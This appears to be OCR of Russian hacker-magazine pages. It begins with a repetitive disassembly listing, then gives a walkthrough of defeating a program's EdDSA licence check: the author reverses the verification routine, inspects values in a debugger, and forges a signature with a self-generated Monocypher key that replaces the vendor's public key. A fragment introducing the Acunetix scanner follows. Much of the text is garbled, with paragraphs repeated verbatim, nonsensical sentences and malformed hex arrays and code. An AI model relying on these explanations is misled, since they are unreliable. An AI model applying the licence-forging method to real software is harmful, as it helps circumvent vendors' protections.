.text:000000140110F2EE 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2F2 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F2F9 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F2FD 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F304 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F308 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F30F 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F313 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F31A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F31E 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F325 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F329 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F330 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F334 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F33B 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F33F 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F346 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F34A 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F351 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F355 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F35C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F360 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F367 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F36B 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F372 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F376 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F37D 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F381 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F388 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F38C 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F393 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F397 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F39E 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3A2 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3A9 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3AD 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3B4 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3B8 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3BF 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3C3 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3CA 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3CE 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3D5 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3D9 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3E0 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3E4 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3EB 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3EF 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F3F6 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F3FA 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F401 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F405 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F40C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F410 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F417 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F41B 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F422 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F426 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F42D 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F431 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F438 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F43C 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F443 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F447 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F44E 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F452 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F459 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F45D 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F464 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F468 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F46F 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F473 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F47A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F47E 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F485 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F489 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F490 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F494 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F49B 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F49F 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4A6 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4AA 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4B1 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4B5 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4BC 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4C0 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4C7 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4CB 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4D2 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4D6 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4DD 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4E1 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4E8 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4EC 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4F3 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F4F7 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F4FE 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F502 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F509 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F50D 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F514 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F518 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F51F 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F523 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F52A 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F52E 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F535 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F539 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F540 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F544 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F54B 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F54F 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F556 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F55A 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F561 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F565 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F56C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F570 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F577 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F57B 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F582 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F586 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F58D 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F591 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F598 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F59C 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5A3 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5A7 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5AE 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5B2 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5B9 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5BD 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5C4 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5C8 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5CF 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5D3 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5DA 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5DE 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5E5 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5E9 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5F0 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5F4 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F5FB 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F5FF 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F606 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F60A 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F611 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F615 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F61C 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F620 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F627 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F62B 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F632 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F636 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F63D 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F641 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F648 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F64C 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F653 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F657 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F65E 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F662 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F669 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140110F66D 48 8B 8C 4D 00 00 00 00        mov     rcx, MOV8(rbx+rcx*2)
.text:000000140110F674 48 8B 49 08                     mov     rcx, [rcx+8]; rax
.text:000000140
```

EDDSA

ИССЛЕДУЕМ КРИПТОПОДХОДЫ И УЧИМСЯ С НЕЙ БОРОТЬСЯ

ТЕОРИЯ

Обратимся к теории нам все-таки придется. Для начала определимся, что же такое эллиптическая кривая. Тем, кто не прочитал научные определения по определениям выше сделаем или пропустить, но начего-то нет, даже рыбной ловлей совет: забудь как минимум кватернион, которым ты там видел. На самом деле это никакая не эллиптическая кривая, а просто кривая.

На практике это чудовищно огромное, но конечное дискретное множество точек, причем множество упорядоченное. Каждая точка имеет два целочисленных параметра — координаты X и Y. фактическое полярограмма, вывод: лежливые по очень сложным формулам. Ты спросишь: каким образом множество упорядочивается?

На нем определим операцию сложения точки со скалярной константой и другой точкой на самой точке. Причем, эта операция сложения сложима с самой собой определима и операция умножения. На этом множестве такое определение сложения и умножения называется В нем, как бонусы, выдают цыпочку, точку G. Поскольку рассматриваемое нами множество, называемое эллиптической кривой, конечно и упорядочено, то через определенное число шагов складывая самой собой точку G приходим к точке G. То есть **G + G + G + L**

Вот это самое волшебное число L и называется порядком базовой точки кривой Зададим, первую на превышение которого мы нашли в функции **sub_140116180**. Все вычисления в эллиптическом деле по модулю L. соответственно, сложение, вычитание, умножение, деление, возведение скаляров, именно поэтому и выполняется проверка.


Порядок точки, на первом этапе, процесс получения лицензии и ее проверки при помощи алгоритма EdDSA. Для простоты и удобства забудем пока о зависимости от длины хеша. Хеш и длина от хеша принадлежит множеству L и вводу замкнутой эллиптической кривой. Изобразим базовую точку G на ней. В этом случае операции сложения и умножения точки на кривой будут представимы просто в виде последовательности чисел и для определения чисел скаляр.

Выберем в качестве скаляра точку любое случайное число, меньшее порядка кривой L **r** L. Тогда получим публичный ключ **R = r * G** Далее считаем хеш от подписываемых данных (назовем его просто HASH). Считать его хеш нужно, чтобы не сдвинуть, а сделать может быть сложнее. Поскольку это число можно умножить, чем сам умножение. То есть получить правильный ключ со секретного в ящик реализации (32-битовое или 256-битное операции) можно умножить, а обратно задав на остальные хотим может считайте целую вечность.

Выберем теперь число произвольное число **r** x L (на самом деле не совсем произвольное: в разных реализациях его для пущей жести ставят в зависимости от длины хеша и даже от ввода. Рассматривается просто произвольно). Теперь создадим соответствующую ему точку **R = r * G** Далее считаем хеш от подписываемых данных (назовем его просто HASH). Считать его хеш нужно, чтобы не сдвинуть, а сделать может быть сложнее. Поскольку это число можно умножить, чем сам умножение. То есть получить правильный ключ со секретного в ящик реализации (32-битовое или 256-битное операции) можно умножить, а обратно задав на остальные хотим может считайте целую вечность.

Выберем теперь число произвольное число **r** x L (на самом деле не совсем произвольное: в разных реализациях его для пущей жести ставят в зависимости от длины хеша и даже от ввода. Рассматривается просто произвольно). Теперь создадим соответствующую ему точку **R = r * G** Далее считаем хеш от подписываемых данных (назовем его просто HASH). Считать его хеш нужно, чтобы не сдвинуть, а сделать может быть сложнее. Поскольку это число можно умножить, чем сам умножение. То есть получить правильный ключ со секретного в ящик реализации (32-битовое или 256-битное операции) можно умножить, а обратно задав на остальные хотим может считайте целую вечность.

Подробнее теперь непосредственно полученную подпись. Берем значение S (второе 32-битное слагаемое у имеющихся на базовом точку. Получаем новую точку **G * S** затем считаем значение HASH вышеописанным образом, умножаем его на публичный ключ и получаем еще одну точку **A * HASH**. А затем просто считаем разность между ними. Если результирующая точка получится точка R.



В чем секрет фокуса? Дело в том, что для примера из операций сложения и умножения, конечно же на кривой. Но на самом деле, на кривой, точки на кривой. Поэтому теперь мы можем сделать **G * S - A * HASH = G * (r + HASH * s) = G * r = R**

ПЕРЕХОДИМ К ПРАКТИКЕ

Надеюсь, такого простого обяснения было достаточно для понимания теории, поскольку дальше мы перейдем к суровой практике, а значит к языку кода. Поскольку реализация алгоритма настолько сложна, что при взгляде на всю реализацию у меня возникает дурно даже простой функции стандартных кунгов, попробуем упростить себе задачу. Для начала найдем готовую реализацию EdDSA и попробуем ее скомпилировать, чтобы протестировать.

Я сначала самою подходящую библиотеку для сравнения проект Monocypher. Если очень хотелось реализации математическая принципы Моссосланно EdA Ковырнула, то оказалось впечатление, что код комплировался прямо с ним. Единственная, но очень досадная помеха — в качестве хешера в ней используется алгоритм Blake2, тоже довольно экспоненциальный. Возможно, я когда-нибудь расскажу и о нем, но нам он не подходит, так как в качестве хешера SHA-512.

На самом деле это не очень большая проблема. Попробуем на примере обнаружения подписи проверить работоспособность реализации Monocypher для нашего случая. Вспомним найденную нами ранее функцию верификации сигнатуры **sub_140119140** и запишем ее с учетом полученных данных:

```
// Верификация сигнатуры, возвращает 0, если успешно, в противном случае 0xFFFFFFFF
// Проверяет выполнение уравнения
_int64 __fastcall sub_140119140(__int64 a1)
{
  v5=SHA512(0 || public key || Ksecret)
  if (*(unsigned __fastcall *)*(__int64, char *)(*(*(_QWORD *)a1 + 24)64))
  a1, v5);
  // Обрезает мне v5 по модулю L, аналог crypto_edda_reduce
  sub_140117BF0(__int64v5);
  if (v_longcmp (int)sub_140116FA0(v5, a1 + 104) || v_longcmp (int)sub_140116FA0(v4, a1 + 104) || v_longcmp (int)sub_140116FA0(v3, a1 + 104) || // Сама S > L, по сигнатуре неверная is_above_l
  [unsigned int]sub_140116BF0(v4) )
  return 0xFFFFFFFF;
  // если S > L - ошибка
  sub_140114D30(v5, (__int64)v5, a1 + 40);
  // до сравнения приведение полученного результата из формата расширенного кривой в обычный 32-битовый для последующего сравнения
  sub_140115560(a1 + 104, v5);
  // Проверка точек на равенство crypto_verify32
  return sub_140095170(a1 + 9);
}
```

Как видишь, реализация верификации в нашей программе есть и аналогичная, но все начинается не с начала, как в монокипферском функции. Давай все же проверим совместимость этой реализации с нашими мешами. Конечно, по хорошему было бы логичнее проверить в Monocypher ведь формаде SHA-512 вместо Blake2, но мы немного скаутим. Откроем нашу программу в ollidbg и поставим точку останова сразу после вызова **sub_140117BF0** Получим шестнадцатеричный вывод значения R:

```
3A BA B6 6E B4 C4 EC B1 5E DE 77 E8 94 1C BF 87 35 42 C6 36 64 63 56 12 E3 AB 32 A9 79 95 DE 05
```

Теперь у нас есть все значения для теста: делаем из них корректную тестовую процедуру и вставляем ее в Monocypher

```
void test()
{
  u8 public_key[32] = { 0xBF,0x81,0x85,0x5B,0x7c,0x05,0x7A,0x5F,
0x37,0xb0,0xc2,0xb4,0xb4,0xc7,0x17,0xb1,0xe1,0xc7,0x1,0xb1,0xf1,0xf7,0xa5,0xBC,
0xe2,0xf2,0x55,0x28,0x81,0xa2,0x18,0x7f,0x4c,0xf4,0xb58 };
  u8 R[32] = { 0x3A,0xBA,0xB6,0xb6,0xb4,0xb4,0xC4,0xEC,0xB1,0x5E,0xDE,
0x77,0xE8,0x94,0xC1,0xBF,0x87,0x35,0x42,0xC6,0x36,0x64,0x63,0x56,0x12
0x2E,0xf7,0xbf,0xb2,0xf1,0x3A,0x87,0xf4,0x28,0x5f,0x81,0xb1,0xb5,0xf7,0x5f
0x7b,0x58,0xf8,0xb8,0xb1,0x58,0xf8,0xb8,0xf8,0xb3,0x73,0xb5,0xAC,0x75,0xBF
,0x30,0xAC,0x5A,0xf2,0xAC,0x42,0x81,
0x08,0xAC,0x5A,0xf2,0xAC,0x42,0xBF,0x35,0x5C,0xf3,0x41,0xBF,
0x2E,0xf7,0xbf,0xb2,0xf1,0x3A,0x87,0xf4,0x28,0x5f,0x81,0xb1,0xb5,0xf7,0x5f
0x7b,0x58,0xf8,0xb8,0xb1,0x58,0xf8,0xb8,0xf8,0xb3,0xf3,0xb5,0xAC,0x75,0xBF
,0x30,0xAC,0x5A,0xf2,0xAC,0x42,0xb5,0xf3,0xBF,
};

  return crypto_edda_check_equation(signature, public_key, h);
}
```

Тест проходит прекрасно, и это хорошо — ведь мы, по сути, не имеем на маленького представления, как была сгенерирована подпись из нашей программы. Тем не менее подпись прошла верификацию. В значит. Monocypher можно запускать работать и для генерации своей собственной подписи. Давай проверим и эту готовую.

Сначала нам нужно сгенерировать новые ключи для EdDSA. Для этого выбираем секретный ключ как произвольное значение Получаем соответствующий ему. Значение ниже:

```
u8 seed[32] = { 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
,0,0,0,0,0};
crypto_sign_key_pair(secret_key, public_key, seed);
```

Имеем на выходе:

```
Публичный ключ
19 d3 d9 19 47 5e e4 d6 60 5d 13 8b 81 51 d1
df 88 52 bd 97 f0 48 54 58 31 c1 f3 6d 18 5b

Секретный ключ
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
19 d3 d9 19 47 5e e4 d6 60 5d 13 8b 81 51 d1
df 88 52 bd 97 f0 48 54 58 31 c1 f3 6d 18 5b
```

Как видишь, формат хранения секретного ключа у Monocypher вообще кастрёный — кривенько только. Но нам-то интересно представление полный ключ. Во время всех операций с секретным ключом он току восстанавливается из сохр. из нем же подрог. Для удобства сделаем функцию, которая по такого вида на подпрог. Теперь попробуем подготовить полученным ключом новую подпись. Для этого воспользуемся кодом процедуры **crypto_edda_sign**

```
// secret_key – только что сгенерированный секретный ключ
void crypto_edda_sign(u8 signature [64], const u8 secret_key[64],
                      // Совершенно любое сообщение любой длины,
по сути, оно требуется нам чисто как соль для r
                      const u8 *message, size_t message_size)
{
  u8 a[64]; // secret scalar and prefix
  u8 r[32]; // secret deterministic "random" nonce
  u8 h[32]; // publically verifiable hash of the message (not wiped)
  u8 R[32]; // first half of the signature (allows overlapping inputs)

  crypto_blake2b(a, 64, secret_key, 32);
  crypto_edda_trim_scalar(a, a);
  hash_reduce(r, a + 32, 32, message, message_size, 0, 0);
  crypto_edda_scalarbase(R, r);
  // Все в этом месте торможен отладчиком исполнение и смотрим полученные значения и в
  hash_reduce(h, R, 32, secret_key + 32, 32, message, message_size);

  COPY(signature, R, 32);
  crypto_edda_mul_add(signature + 32, h, a, r);

  WIPE_BUFFER(a);
  WIPE_BUFFER(r);
}
```

После вызова **crypto_edda_scalarbase** мы имеем следующее:

```
R
87 e9 25 9e 9c 04 2d 1c 7c 61 69 54 00 71 bb 47
ff b7 59 c8 e4 d7 06 8b 76 bf 14 5b 6e 22 f8 28

...и соответствующий ему r:

ec cf 58 70 79 b3 f9 eb a3 22 19 8e 8c bb 66 72
38 b0 69 1d f2 e8 f8 1d 37 59 f2 f8 f8 7b 86

Теперь нам предстоит снова пересчитать ввод, но уже на основе исправленных R и публичного ключа. Снова запускаем ollidbg, меняем первую полезную сигнатуры на R, а старый публичный ключ — на свежесгенерированный. Затем останавливаемся на точке останова вызова **sub_140117BF0** и получаем новое значение HASH:

5F D7 27 01 E9 D0 66 A0 B7 AB 2F 8D 26 E6 E6 F5 1E A4 90 19 58 BB F1
F3 8E BE 1D 99 52 08 F8

Заходим обратно в monocypher.c и подставляем значение нового хеша вместо **hash_reduce**

void crypto_edda_sign(u8 signature [64], const u8 secret_key[64],
                      const u8 *message, size_t message_size)
{
  u8 a[64]; // secret scalar and prefix
  u8 r[32]; // secret deterministic "random" nonce
  u8 h[32]; = { 0x5f,0xd7,0x27,0x01,0xe9,0xd0,0x66,0xa0,0xb7,0xab,
0x2f,0x8d,0x26,0xe6,0xe7,0xf5,0x1E,0xA4,0x90,0x19,0x58,0xBB,0xf1,0xf3
,0x8E,0xBE,0x1D,0x99,0x52,0x08,0xf8,0xf8 };
  u8 R[32];

  crypto_blake2b(a, 64, secret_key, 32);
  crypto_edda_trim_scalar(a, a);
  hash_reduce(r, a + 32, 32, message, message_size, 0, 0);
  crypto_edda_scalarbase(R, r);

  COPY(signature, R, 32);
  crypto_edda_mul_add(signature + 32, h, a, r);

  WIPE_BUFFER(a);
  WIPE_BUFFER(r);
}

Но выводе получаем полное значение сигнатуры переподписанной новым ключом пересдачи:

87 e9 25 9e 9c 04 2d 1c 7c 61 69 54 00 71 bb 47
ff b7 59 c8 e4 d7 06 8b 76 bf 14 5b 6e 22 f8 28
a5 9c c5 16 19 78 19 c9 c5 65 66 90 e3 c8 3c
f3 b8 9b 8d 07 a3 e8 b0 3d fb e7 3e c6 47 be 02
```

ВЫВОДЫ

Как видишь, мы научились при помощи простого модуля Monocypher, написанного на С, не только подписывать свои данные сигнатурой EdDSA, но и переподписывать. Кстати, отличная реализация, что кстати, стыдно не позволяет сказать множество важных и интересных моментов использования EdDSA: которые создания, разъяснения и преимущества по сравнению с обычным ECDSA, особенности генерации ключей и цифровой подписи, быструю реализацию математическим принципам на эллиптической кривой и многое другое. Если рассказывать обо всем этом, то материала хватит на целую книгу, но цели написать книгу у меня нет. Я надеюсь, что предоставил достаточно полезной информации, с помощью которых любознательный и пытливый читатель сможет найти любую интересующую его информацию об этой технологии ☯

ACUNETIX WVS

Ищем уязвимости в веб-приложениях на штрафе

Константин Тарасов, хакер, tarasov@hackers.ru

Автоматические сканеры уязвимостей — очень полезный инструмент как для хакеров, так и для DevSecOps. Сегодня в рассказе о том, как работать с Acunetix WVS, мы один из самых известных сканеров — Acunetix.

Первое, что я хочу сказать, — не стоит сильно полагаться на автоматику: сканер не всегда сможет найти уязвимость, а иногда и выдать ложный результат. А уже потом кто-нибудь поковырять как на клавиатуре (инструмент, в общем-говоря, ручной). Но, тем не менее, сканер — это отличный помощник, который сможет сделать за вас рутинную работу, а вы уже сами сможете сосредоточиться на сложных вещах.

Сделать с тем, ради и чем можно воспользоваться разные стороны дела. Например, в ходе пентеста вы можете использовать сканер, чтобы быстро найти дыру в чьем-то сайте, которая позволит получить доступ к серверу, а уже потом, пользуясь полученным доступом, сделать вторую дыру, для которой уже, возможно, потребуется ручная работа. Или, например, вы можете использовать сканер, чтобы быстро найти дыру в своем сайте, которая позволит вам, например, получить доступ к серверу, а уже потом, пользуясь полученным доступом, сделать вторую дыру, для которой уже, возможно, потребуется ручная работа.

Итак, приступим. Инструмент платный, поэтому мы рассмотрим только бесплатную версию, которая называется Acunetix WVS Free.

УСТАНОВКА

Инструмент этот кроссплатформенный, а разработан, платный, но в версии, что называется обмажься знаком, что с этим делать. Что касается процесса установки, то, в принципе, ничего сложного, но, к сожалению, в процессе установки не обошлось без проблемы. Если вы, как и я, используете Linux, то, скорее всего, вам придется, на лоу, сам, по-ручному, сделать сервис сигнатурного обновления.

ХОСТ В СКАНЕР И РАЗДЕЛЫ

